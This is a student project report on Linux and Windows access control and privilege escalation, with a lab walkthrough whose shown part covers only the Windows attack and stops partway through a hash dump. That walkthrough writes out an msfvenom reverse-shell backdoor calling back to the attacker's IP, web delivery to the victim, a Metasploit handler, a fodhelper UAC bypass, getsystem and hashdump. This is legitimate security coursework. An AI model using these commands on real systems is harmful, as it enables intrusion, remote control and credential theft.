

MINISTRY OF EDUCATION AND TRAINING
UNIVERSITY OF ECONOMICS AND FINANCE



PROJECT REPORT
COMPUTER NETWORK SECURITY

Major: Information Technology

Minor: Cybersecurity

**TOPIC: Analysis of Elevated Privileges in Linux
Operating Systems and Their Exploitation in Privilege
Escalation Attacks**

Supervisor: Nguyen Ngoc Dai, Lecturer

Student:

Đặng Nguyễn Phi Lót	ID:225053737	22D1ITE-CYB02
Nguyễn Võ Lâm Nguyên	ID:225052566	22D1ITE-CYB02
Phạm Phú Quang	ID:225052134	22D1ITE-CYB02
Nguyễn Nam Huy	ID:225123259	22D1ITE-CYB02

Ho Chi Minh City, 2026

MINISTRY OF EDUCATION AND TRAINING
UNIVERSITY OF ECONOMICS AND FINANCE

PROJECT REPORT
COMPUTER NETWORK SECURITY

Major: Information Technology

Minor: Cybersecurity

**TOPIC: Analysis of Elevated Privileges in Linux
Operating Systems and Their Exploitation in Privilege
Escalation Attacks**

Supervisor: Nguyen Ngoc Dai, Lecturer

Student:

Đặng Nguyễn Phi Lót	ID:225053737	22D1ITE-CYB02
Nguyễn Võ Lâm Nguyên	ID:225052566	22D1ITE-CYB02
Phạm Phú Quang	ID:225052134	22D1ITE-CYB02
Nguyễn Nam Huy	ID:225123259	22D1ITE-CYB02

Ho Chi Minh City, 2026

TABLE OF CONTENTS

Contents

TABLE OF CONTENTS	i
LIST OF IMAGES	iii
ACKNOWLEDGEMENT	v
ABSTRACTS	vi
CHAPTER 1 . INTRODUCTION	1
1.1 OVERVIEW OF THE TOPIC	1
1.2 REASONS FOR CHOOSING THE TOPIC	1
1.3 OBJECTIVES OF THE RESEARCH	2
1.4 PROJECT STRUCTURE	2
CHAPTER 2 . THEORETICAL BASIS	3
2.1 Overview of Linux Operating System Security Model	3
2.2 Definition and Core of Access control	3
2.2.1 Subjects, Objects, and Operations	3
2.2.2 The Three-Step Process	4
2.2.3 Implementation Models	4
2.2.4 Context within Privilege Escalation	4
2.3 Linux Access Control	5
2.3.1 Linux Access Control within the General Framework	5
2.3.2 Special Linux Permission Mechanisms	5
2.3.3 The Link to Privilege Escalation (PE)	6
2.4 Windows Access Control	7
2.4.1 Fundamental Components of Windows Access Control	7
2.4.2 Specialized Mechanisms and Account Classification	7
2.4.3 Context within Privilege Escalation (PE)	8

2.5	Privilege Escalation (PE)	9
2.5.1	Nature and Relationship with Access Control	9
2.5.2	Classification of Privilege Escalation.....	9
2.5.3	The Privilege Escalation Attack Process	9
2.5.4	Common Techniques by Operating System	10
2.5.5	Exploitation of Software Vulnerabilities (CVEs)	10
2.6	Linux Attack Techniques	11
2.6.1	The Relationship Between Access Control and System Attacks	11
2.6.2	Preparation Phase: Information Gathering (Reconnaissance).....	11
2.6.3	Exploiting Misconfigurations	11
2.6.4	Exploiting Software Vulnerabilities (CVEs).....	12
CHAPTER 3 . EXPERIMENTAL RESULTS		13
3.1	privilege escalation attack on Window 10	13
3.1.1	Create backdoor	13
3.1.2	share exploit.exe to wed	13
3.1.3	Start attack using metasploit.....	15
3.1.4	privilege escalation	17
3.2	privilege escalation attack on Ubuntu.....	21
3.2.1	Simulate assigning SUID permissions to the cp command.....	21
3.2.2	Create backdoor	21
3.2.3	Using Metasploit to attack.....	22
3.2.4	Privilege escalation.....	23
CHAPTER 4 . CONCLUSION.....		25
4.1	CONCLUSION.....	25
4.2	DEVELOPMENT	25
REFERENCES		27

LIST OF IMAGES

Figure 1. Create Exploit.exe.....	13
Figure 2. Exploit.exe after create	13
Figure 3. Copy Exploit.exe to /var/www/html/share/	14
Figure 4. Window download Exploit.exe	15
Figure 5. Waiting for victim run Exploit.exe.....	16
Figure 6. Victim run Exploit.exe.....	16
Figure 7. Session 1 opened.....	16
Figure 8. Check how many sessions	17
Figure 9. Check session's identity	17
Figure 10. Try to get password hashes.....	17
Figure 11. Privilege escalation process.....	18
Figure 12. Get NT AUTHORITY\SYSTEM.....	18
Figure 13. Get password hashes of all users	18
Figure 14. Decode password hash.....	19
Figure 15. Change Victim's password.....	19
Figure 16. Turn off Window protection.....	19
Figure 17. Real-time protection turn off	20
Figure 18. Screenshot.....	20
Figure 19. Keyboard tracking	20
Figure 20. Clearing Tracks.....	21
Figure 21. Assigning SUID permissions to the cp command.....	21
Figure 22. Create shell.elf.....	21
Figure 23. Open web server	22
Figure 24. Downloal shell.elf.....	22

Figure 25. Run shell.elf.....	22
Figure 26. Start attack	22
Figure 27. Check current privileges	23
Figure 28. Privilege escalation.....	24
Figure 29. Privilege escalation successfully	24

ACKNOWLEDGEMENT

To successfully complete our capstone project on Analysis of Elevated Privileges in Linux Operating Systems and Their Exploitation in Privilege Escalation Attacks, our team has invested not only time, effort, and dedication, but also received many support and guidance from our teachers and peers.

First and foremost, we would like to express our sincere gratitude to UEF – University of Economics and Finance for organizing and providing us with the opportunity to study and collaborate during the IIA semester of the academic year 2025–2026. The university has given us access to a meaningful and practical subject, and more importantly, we truly believe in the path we have chosen by entrusting our future to UEF.

We would also like to extend our heartfelt thanks to Mr. Nguyen Ngoc Dai, our instructor. We are truly fortunate to have had him accompany us throughout this journey. His guidance and support have been instrumental in helping us understand the subject matter and complete our project.

This project can be considered a small scientific endeavor. Analysis of Elevated Privileges in Linux Operating Systems and Their Exploitation in Privilege Escalation Attacks is not easy project for us. Through this topic, we hope our instructor see the effort and commitment reflected in every page of our work. We look forward to receiving thoughtful feedback and constructive suggestions so that we can recognize our shortcomings and gain valuable experience for future assignments and projects.

Once again, we sincerely thank our instructor. We wish him good health and continued success in his teaching career.

ABSTRACTS

Access control is a fundamental security pillar in operating systems designed to protect resources from unauthorized access. However, configuration flaws and software vulnerabilities often pave the way for privilege escalation attacks. This thesis systematically analyzes access control mechanisms within Linux and Windows environments. By examining identification systems (UID, SID), special permissions (SUID, Capability), and real-world attack lifecycles, the research demonstrates various exploit scenarios including misconfigured services, registry vulnerabilities, and public kernel exploits (CVEs). Additionally, the report simulates a privilege escalation attack using the Metasploit Framework, transitioning from a Linux-based attacker machine to a Windows target. This simulation aims to provide a practical illustration of how security vulnerabilities can be leveraged to achieve unauthorized elevated access.

CHAPTER 1 . INTRODUCTION

1.1 OVERVIEW OF THE TOPIC

This report analyzes the implementation of elevated administrative privileges within the Linux operating system. It aims to provide a comprehensive understanding of how Linux manages user permissions and verifies account authorization. By examining these mechanisms, the report identifies inherent vulnerabilities in the Linux privilege model and demonstrates how they can be exploited to perform privilege escalation attacks.

1.2 REASONS FOR CHOOSING THE TOPIC

The selection of the topic "Analysis of Elevated Privileges in Linux Operating Systems and Their Exploitation in Privilege Escalation Attacks" is driven by several critical factors in the current cybersecurity landscape:

The Criticality of Access Control Security: Access control is a core security function designed to protect shared resources from unauthorized access. In any operating system, maintaining the integrity, availability, and confidentiality of data is paramount.

However, the flexibility of the Discretionary Access Control (DAC) model used in Linux, while convenient, inherently increases the risk of data being accessed by unauthorized users due to misconfigurations.

The Necessity of Privilege Escalation in Cyberattacks: In a real-world attack scenario, an attacker rarely gains administrative control immediately. They typically start with a "foothold" through limited access such as a reverse shell or a low-privileged account. Therefore, Privilege Escalation (PE) becomes a mandatory step for an attacker to expand their reach—either through horizontal escalation (taking over other similar accounts) or vertical escalation (gaining absolute root authority).

The Complexity and Risks of Elevated Privilege Mechanisms: Linux provides powerful mechanisms to delegate authority, such as SUID (Set User Identifier), Sudo configurations, and Kernel Capabilities. While these tools are essential for system administration, they are frequently misconfigured by administrators. Understanding

how these "elevated privileges" can be turned into vulnerabilities is vital for securing modern server environments.

The Impact of Software Vulnerabilities (CVEs): Beyond configuration errors, the continuous discovery of Common Vulnerabilities and Exposures (CVEs) within the Linux Kernel—such as Dirty COW (CVE-2016-5195) or flaws in the Sudo utility—presents an ongoing threat. Analyzing these exploits provides deep insights into system internals and the evolving nature of OS security.

Proactive Defense and System Hardening: To build a robust defense, security professionals must understand the attacker's methodology, including the use of automated scanning tools like LinPEAS or LinEnum and manual exploitation techniques. This research aims to provide a comprehensive analysis of these attack vectors to help administrators identify "cracks" in their security posture and implement effective remediation strategies.

By analyzing how elevated privileges are structured and exploited, this study contributes to a better understanding of system hardening and the prevention of unauthorized administrative access in Linux-based environments.

1.3 OBJECTIVES OF THE RESEARCH

To conduct a systematic analysis of how elevated privileges are structured and managed within Linux-based environments.

To simulate privilege escalation attacks in a controlled lab environment to identify common security weaknesses

1.4 PROJECT STRUCTURE

The report has 3 main parts:

Part 1: Introduction

Part 2: Theoretical basis

Part 3: Experiments and results

Part 4: Conclusion

CHAPTER 2 . THEORETICAL BASIS

2.1 OVERVIEW OF LINUX OPERATING SYSTEM SECURITY MODEL

Linux is a multi-user operating system in which each user account is associated with specific credentials, permissions, and access limitations. At its core, Linux enforces a principle of privilege separation that prevents unauthorized users or applications from interacting with system-critical resources. This principle establishes a hierarchical structure where **root** acts as the superuser with unconstrained control, while normal users operate with restricted privileges.

2.2 DEFINITION AND CORE OF ACCESS CONTROL

Access Control is defined as a fundamental security function designed to protect shared resources from unauthorized access,. It acts as a systematic process to identify users and grant them specific rights to access information, systems, and resources.

In an operating system, the primary objective of this mechanism is to ensure that all interactions with system resources meet the three pillars of security: integrity, availability, and confidentiality.

2.2.1 Subjects, Objects, and Operations

The conceptual framework of access control involves three interacting components:

Subjects: These are the active entities, such as users or processes, that initiate requests.

Objects: These are the resources being accessed, which include files, databases, hardware devices, and other system components.

Operations: These are the specific actions a subject is permitted to perform on an object, such as reading or writing.

The system distinguishes between authorized and unauthorized access based on a pre-defined access control policy.

2.2.2 The Three-Step Process

Three-step process that defines how access control is implemented:

1. Identification: This step determines who the user is by collecting identifiers like account names, ID numbers, or addresses.

2. Authentication: This verifies whether the user is truly who they claim to be using credentials only the user should know or possess, such as passwords or fingerprints,.

3. Authorization: This final step defines exactly what the authenticated user is permitted to do within the system.

2.2.3 Implementation Models

To manage these permissions effectively, various models are used:

Mandatory Access Control (MAC): The strictest model where access is determined by system-defined security labels (classifications and categories) that users cannot change.

Discretionary Access Control (DAC): The default for most desktop systems, where the owner of a resource decides who can access it via Access Control Lists (ACLs).

Role-Based Access Control (RBAC): Permissions are assigned to specific job roles within an organization, and users are then assigned to those roles.

Rule-Based Access Control: Access is granted or denied based on specific rules defined by an administrator, such as allowing access only during certain hours

2.2.4 Context within Privilege Escalation

In the broader context of OS security, Access Control serves as the primary barrier against Privilege Escalation,. Privilege escalation occurs when an attacker identifies weaknesses, information leaks, or configuration errors in these access control mechanisms. By exploiting these flaws, an attacker moves from a low-privileged account to one with higher permissions (such as root in Linux or SYSTEM in Windows) to gain full control over the system,. Therefore, a robust access control framework is the first line of defense against such attacks.

Analogy: Think of Access Control as the security system of a restricted laboratory. Identification is showing your badge at the gate. Authentication is the retinal scanner that confirms the badge belongs to you. Authorization is the electronic lock that only lets you into the "General Research" wing but keeps you out of the "High-Security Vault." Privilege Escalation is like a janitor finding a vent or a lost master key that allows them to sneak into that vault without proper authorization.

2.3 LINUX ACCESS CONTROL

2.3.1 Linux Access Control within the General Framework

Access Control (AC) is a security function designed to protect shared resources from unauthorized access,. In Linux, this process follows three core steps: Identification (determining who the user is via account names), Authentication (verifying identity via passwords or biometrics), and Authorization (defining what the user is permitted to do).

Linux primarily operates on a Discretionary Access Control (DAC) model, where resource owners manage access to their own data via permissions,. This is implemented through several key components:

User Identifiers (UID): Unique numbers assigned to users to identify them to the Linux Kernel and manage resource access.

Group Identifiers (GID): Used to organize users into classes (Users, Groups, Others) for systematic authorization of administrative tasks, such as accessing disks or printers.

The root Account: The primary administrative account, assigned UID 0 and GID 0, which has total control over every aspect of the system.

Account Types: Besides root, the system includes regular accounts (UIDs from 500 or 1000+), guest accounts with limited rights, and service accounts used by processes (like mail or web servers) that are often locked to prevent login abuse.

2.3.2 Special Linux Permission Mechanisms

Linux uses special attributes to extend the basic DAC model, which are often central to security discussions:

SUID (Set User Identifier): Allows an executable file to run with the privileges of the file's owner rather than the user executing it.

SGID (Set Group Identifier): Allows a file to run with the privileges of the file's owning group.

Sticky Bit: Used for shared directories to prevent users from deleting or renaming files owned by others.

Capabilities: These break down the "all-or-nothing" power of the root account into smaller, distinct units (like `cap_setuid`), allowing specific root privileges to be assigned to a process without granting full administrative control.

2.3.3 The Link to Privilege Escalation (PE)

Privilege Escalation occurs when an attacker exploits weaknesses, information leaks, or configuration errors in the access control system to move from a low-privilege account to one with higher permissions (typically root).

The sources highlight several common Linux-specific escalation techniques:

SUID Exploitation: Attackers look for misconfigured binaries (such as `cp`, `find`, `vim`, or `python`) that are owned by root and have the SUID bit set. These can be used to perform administrative tasks or spawn a root shell.

Sudo Misconfiguration: Exploiting errors in the `/etc/sudoers` file that allow a regular user to run powerful commands (like `perl`, `less`, or `awk`) with root privileges without requiring a password.

Cron Job Exploitation: Leveraging scheduled tasks that run as root but execute files that a regular user can write to, or exploiting unsafe `PATH` environment variables to trick root into running a malicious file.

Capability Abuse: Using files granted powerful capabilities (like `cap_setuid`) to change the UID of a process to 0.

Kernel Vulnerabilities: Using public exploits for software flaws within the Linux Kernel itself, such as Dirty COW (CVE-2016-5195) or `PTRACE` errors.

Analogy: Access Control in Linux is like a keycard system in a high-security research facility. Your standard card (Regular User/UID) only opens your office.

However, if a manager accidentally leaves a master key (SUID root file) in a common area, or if the maintenance vent (Kernel vulnerability/Cron job) is left unlocked, an intruder can use those oversights to bypass the checkpoints and walk straight into the central server room (root access)—this is the essence of privilege escalation.

2.4 WINDOWS ACCESS CONTROL

2.4.1 Fundamental Components of Windows Access Control

Windows manages access to system resources through a security model built upon several core pillars:

Security Identifier (SID): Every "Security Principal" (entities that can be authenticated, such as users, groups, or computer accounts) is assigned a unique SID. SIDs are considered the "bricks" of the Windows security model and are used to identify these entities across the system. Some SIDs are fixed and universal, such as the SID for the "Everyone" group.

Access Token: When a user logs in successfully, the system generates an access token containing their SID information. This token defines the security context for every task the user performs on the system.

Authorization Process: When a process (the subject) attempts to access an object (such as a folder), the operating system compares the information in the user's Access Token against the Access Control Entries (ACE) found within the object's Security Descriptor to determine if access should be granted or denied.

2.4.2 Specialized Mechanisms and Account Classification

Windows utilizes specific account types and features to balance security with administrative convenience:

User Account Control (UAC): This feature allows users to perform administrative tasks without switching accounts by providing a confirmation prompt. However, if UAC is configured to "Never notify," elevation requests are automatically accepted without warning the user, creating a significant security risk.

SYSTEM Account: Used primarily by the operating system and its services, this account does not appear in the standard User Manager. Critically, the SYSTEM

account is granted Full Control over all NTFS partitions by default, making it functionally equivalent to, or even more powerful than, a standard Administrator account.

Service Accounts: These are created specifically to provide a distinct security context for services running in the background, determining their level of access to local and network resources.

2.4.3 Context within Privilege Escalation (PE)

In the wider security landscape, these access control mechanisms are prime targets for attackers. Privilege Escalation occurs when an attacker identifies and exploits weaknesses or configuration errors in these systems to move from a low-privileged account to a higher-level account, such as Administrator or SYSTEM.

The sources identify several common Windows-specific escalation pathways:

Service Exploits: Attackers look for Unquoted Service Paths (where Windows might execute a malicious file with a similar name), Weak Service Permissions that allow users to change a service's configuration, or DLL Hijacking.

Registry Vulnerabilities: If the AlwaysInstallElevated policy is set to a value of 0x1, low-privileged users can install malicious .msi packages with SYSTEM privileges. Additionally, Autorun entries with weak permissions can be replaced by malicious code.

Task Scheduler: If a task is scheduled to run as SYSTEM but its executable file can be overwritten or replaced by a standard user, the attacker can seize control of the system when the task triggers.

Hot Potato Technique: This involves a complex series of exploits involving NBNS spoofing and NTLM relaying to elevate privileges from the lowest level to NT AUTHORITY\SYSTEM.

Analogy: Windows Access Control is like the security management of a high-rise office building. Your SID is your employee ID number. Your Access Token is the keycard issued at the front desk that lists all your permissions. UAC is like a security guard asking, "Are you sure you want to enter the server room?" Privilege Escalation is equivalent to an intruder finding a manager's lost keycard (Registry

leak), discovering an unlocked service elevator (Unquoted Service Path), or posing as a maintenance worker (DLL Hijacking) to gain access to the restricted penthouse.

2.5 PRIVILEGE ESCALATION (PE)

2.5.1 Nature and Relationship with Access Control

Access Control is a core security function designed to protect resources through identification, authentication, and authorization,. When these mechanisms contain weaknesses, information leaks, or misconfigurations, attackers perform Privilege Escalation.

This is the act of exploiting such vulnerabilities to move from a limited-privilege account to one with higher roles and permissions.

2.5.2 Classification of Privilege Escalation

The sources classify this behavior into two main types:

Horizontal Privilege Escalation: The attacker expands their reach by taking over another account that has the same level of privileges as their current one to abuse that user's legitimate rights.

Vertical Privilege Escalation: The attacker attempts to gain higher access levels, such as moving from a standard user to an administrative role (root in Linux or SYSTEM/Administrator in Windows). This is more complex and is often a component of Advanced Persistent Threat (APT) attacks.

2.5.3 The Privilege Escalation Attack Process

An attack typically occurs after an attacker has gained an initial "foothold" (such as a reverse shell or remote access) and consists of two main stages:

Information Gathering: This is the decisive step where attackers use automated tools or manual methods to search for credentials, administrator misconfigurations, or existing software vulnerabilities. Popular tools mentioned include LinPEAS/ LinEnum for Linux and WinPEAS/Sherlock for Windows.

Exploitation: Attackers categorize the gathered information, determine the appropriate technique for the specific operating system, and execute malicious code or replace system files to seize control.

2.5.4 Common Techniques by Operating System

The landscape of privilege escalation is broad and depends on the specific characteristics of the OS:

In Linux: Attacks focus on exploiting files with special permissions like SUID, misconfigurations in the Sudoers file, Cron Jobs running with root privileges, or over-assigned Capabilities.

In Windows: Attacks target system services (Unquoted Service Paths, DLL Hijacking, Weak Service Permissions), Registry keys (such as the AlwaysInstallElevated policy), the Task Scheduler, or complex techniques like Hot Potato.

2.5.5 Exploitation of Software Vulnerabilities (CVEs)

Beyond configuration errors, privilege escalation leverages public Common Vulnerabilities and Exposures (CVE) found in the OS kernel or system utilities,. Typical examples include the Dirty COW (CVE-2016-5195) vulnerability on Linux or the Win32k.sys (CVE-2014-4113) vulnerability on Windows, both of which allow standard users to execute code with the highest possible privileges.

Analogy: Imagine the operating system is a luxury hotel. Access Control is the front desk and the keycard locks that only allow guests into their specific floors. Horizontal Privilege Escalation is like a guest finding a way to sneak into another room on the same floor. Vertical Privilege Escalation is like that guest finding a janitor's master key left in the hallway (a misconfiguration) or discovering a hidden maintenance shaft (a software vulnerability) that leads directly into the presidential suite and the hotel's central vault.

2.6 LINUX ATTACK TECHNIQUES

2.6.1 The Relationship Between Access Control and System Attacks

Access Control (AC) is a core security function designed to protect shared resources by ensuring interactions meet goals of integrity, availability, and confidentiality. In Linux, this is primarily managed through unique User Identifiers (UID) and Group Identifiers (GID), where the root account (UID 0) possesses absolute control over every aspect of the system. Linux attack techniques are essentially the process of identifying "cracks" in Discretionary Access Control (DAC) or system configurations to move from a limited-privilege account to a higher-level one.

2.6.2 Preparation Phase: Information Gathering (Reconnaissance)

This is the decisive step that determines whether an attacker can successfully escalate privileges. Attackers use both automated and manual methods:

Automated Tools: Scripts like LinPEAS, LinEnum, or Python-based tools like BeRoot are used to rapidly scan for misconfigured paths, sensitive files, and potential vulnerabilities.

Manual Search: Attackers look for credentials in sensitive files (searching for keywords like "password" or "user"), examine Bash history for previously entered cleartext passwords, and identify the Kernel version and OS distribution to find matching exploits.

2.6.3 Exploiting Misconfigurations

This is the most common category of techniques, leveraging unsafe settings established by system administrators:

SUID Exploitation: Attackers abuse binaries (like cp, find, vim, or python) that have the Set User Identifier (SUID) bit set to root. This allows the file to run with root privileges regardless of who executes it. For example, a root-owned cp with SUID can be used to overwrite /etc/passwd to add a new root user.

Sudo Misconfigurations: Attackers exploit the `/etc/sudoers` file if it allows a user to run powerful commands without a password. Programs like `perl`, `less`, or `awk` can be used to spawn a root shell directly if granted sudo rights.

Cron Job Exploitation: Attackers leverage scheduled tasks running as root that execute files with weak file permissions (allowing the attacker to rewrite the script) or utilize unsafe `PATH` environment variables to trick root into running a malicious file.

Capability Abuse: Linux breaks down root powers into units called Capabilities. If a binary like `python3` or `perl` is granted `cap_setuid`, an attacker can use it to set their UID to 0 and seize control.

2.6.4 Exploiting Software Vulnerabilities (CVEs)

When configurations are secure, attackers target flaws in the Kernel or system utilities:

Kernel Exploits: Attackers use public exploit code for vulnerabilities like CVE-2015-1328 (overlayfs), Dirty COW (CVE-2016-5195), or CVE-2019-13272 (ptrace) to gain immediate root access.

Utility Flaws: Exploiting heap buffer overflows in system tools, such as the CVE-2021-3156 vulnerability in `sudo`, which allows privilege escalation without authentication.

CHAPTER 3 . EXPERIMENTAL RESULTS

3.1 PRIVILEGE ESCALATION ATTACK ON WINDOW 10

3.1.1 Create backdoor

Using a Kali Linux machine, create a malicious .exe file as a backdoor using the msfvenom tool. Set the LHOST option to the IP address 192.168.114.150 of the Kali machine.

```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a
x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.114.150 -f exe > Exp
loit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
```

Figure 1. Create Exploit.exe



Figure 2. Exploit.exe after create

3.1.2 Share exploit.exe to web

Once the **Exploit.exe** file is generated, it is moved to the /var/www/html/share/ directory on the Kali Linux machine. By leveraging the **Apache2** web service, the attacker creates a centralized delivery point. This allows the victim (Windows 10) to download the payload via a standard web browser, simulating a real-world 'drive-by download' or social engineering attack.

```

(root@kali)-[~]
# mkdir /var/www/html/share/

(root@kali)-[~]
# chmod -R 755 /var/www/html/share/

(root@kali)-[~]
# chown -R www-data:www-data /var/www/html/share/

(root@kali)-[~]
# ls -la /var/www/html/ | grep share
drwxr-xr-x 2 www-data www-data 4096 Jan 13 11:18 share

(root@kali)-[~]
# cp /home/kali/Desktop/Exploit.exe /var/www/html/share/

(root@kali)-[~]
# service apache2 start

```

Figure 3. Copy Exploit.exe to /var/www/html/share/

Using `chmod -R 755 /var/www/html/share/` to change access permissions for a shared folder.

7 (Owner): Full access (Read, Write, Execute).

5 (Group & Others): Read and Execute permissions (but not write/edit).

-R (Recursive): Applies this permission to all files and subdirectories within it.

Purpose is ensures the owner (root) has full control, while the web service and the victim's browser have **read and execute** permissions to download the file

Using `chown -R www-data:www-data /var/www/html/share/` to changes the owner and group of the directory to www-data.

`www-data` is the default user for the Apache service in Linux. Assigning ownership prevents "Permission Denied" errors when the web server attempts to access and serve the file via HTTP

After that using `ls -la /var/www/html/ | grep share` to check that the shared folder has been successfully created and that the permissions (drwxr-xr-x) are correct as desired.

The Victim (Window) launch browser and go to the following website address: <http://192.168.114.150/share/> and download Exploit.exe



Figure 4. Window download Exploit.exe

3.1.3 Start attack using metasploit

Meanwhile, the attacker (linux) start Metasploit Framework using the command: `msfconsole`

Selecting the Payload Listener: choose Multi-Handler module using command `use exploit/multi/handler`. Unlike a standard exploit that targets a specific software flaw, the multi/handler acts as a generic listener. it is designed to wait for and "handle" incoming connections from a payload executed on a remote target.

Defining the Payload Type: set payload as meterpreter/reverse_tcp: `set payload windows/meterpreter/reverse_tcp`. This must match the payload used during the msfvenom generation phase. Using Meterpreter allows the attacker to have an interactive, advanced command shell to perform tasks like file manipulation and privilege escalation.

`set LHOST 192.168.114.150` - IP address of the Kali Linux - to tells the handler which network interface to monitor. When the victim executes the file, it will attempt to connect back to this specific IP address

Start exploit in background using `exploit -j -z`

-j (Job): Runs the exploit as a background job.

-z (Zero): Prevents the console from automatically interacting with the session as soon as it is created.

This allows the attacker to keep the msfconsole free for other commands while the handler waits in the background for the victim to "bite" (execute the payload).

```

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.114.150
LHOST => 192.168.114.150
msf exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.114.150:4444
msf exploit(multi/handler) >

```

Figure 5. Waiting for victim run Exploit.exe

On Window side, after download Exploit.exe run it




Figure 6. Victim run Exploit.exe

Now check the Linux, it notifies that Session Meterpreter has been successfully created. It name sessions 1 connect to Window (ip 192.168.114.136)

```

[*] Started reverse TCP handler on 192.168.114.150:4444
msf exploit(multi/handler) > [*] Sending stage (177734 bytes) to 192.168.114.136
[*] Meterpreter session 1 opened (192.168.114.150:4444 → 192.168.114.136:49696)
at 2026-01-14 00:35:08 -0500

```

Figure 7. Session 1 opened

Using sessions -i to check how many session are there. Currently, only session 1 has just been opened.


```
msf exploit(multi/handler) > sessions -i

Active sessions
=====
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter x86/windows	DESKTOP-JMLCM8L\Ngoc Dai @ DESKTOP-JMLCM8L	192.168.114.150:4444 → 192.168.114.136:49696 (192.168.114.136)

Figure 8. Check how many sessions

Using command `sessions 1` to get into session 1. After get into session 1 use `getuid` to verifies the current user identity

```
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > getuid
Server username: DESKTOP-JMLCM8L\Ngoc Dai
```

Figure 9. Check session's identity

The image above shows that the session is running with standard user privileges

The command `run post/windows/gather/smart_hashdump` to extract (dump) the entire password hashes of all users on a Windows machine

```
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against DESKTOP-JMLCM8L (192.168.114.136)
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20260114015939_default_192.168.114.136_windows.hashes_378430.txt
[-] Post aborted due to failure: no-access: Insufficient privileges to dump hashes!
meterpreter > █
```

Figure 10. Try to get password hashes

But the session is running with standard user privileges so it only receives the following response: Post aborted due to failure: no-access: Insufficient privileges to dump hashes!

3.1.4 privilege escalation

This phase demonstrates the transition from a Standard User to NT AUTHORITY\SYSTEM

Background: The first session (User-level) is placed in the background to allow the execution of a new exploit module

`exploit/windows/local/bypassuac_fodhelper`: This exploit targets a specific Windows 10 executable (fodhelper.exe). Windows allows this file to run with elevated privileges automatically without prompting the user. The attacker hijacks

the Registry keys associated with this file to force it to execute a malicious payload instead of its intended function

After `run`, using command `getsystem -t 1` this is Named Pipe Impersonation technique. Since the UAC has been bypassed in Session 2, the process can now successfully "steal" the identity of a system-level service

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf exploit(windows/local/bypassuac_fodhelper) > run
[*] Started reverse TCP handler on 192.168.114.150:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (177734 bytes) to 192.168.114.136
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (192.168.114.150:4444 -> 192.168.114.136:49681)
    at 2026-01-14 02:16:29 -0500

meterpreter > getsystem -t 1
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Figure 11. Privilege escalation process

Now check the current user identity

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 12. Get NT AUTHORITY\SYSTEM

Now the attacker is NT AUTHORITY\SYSTEM administrative supremacy

Using the command `run post/windows/gather/smart_hashdump` or `hashdump` again, password hashes of all users on a Windows machine will be show

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
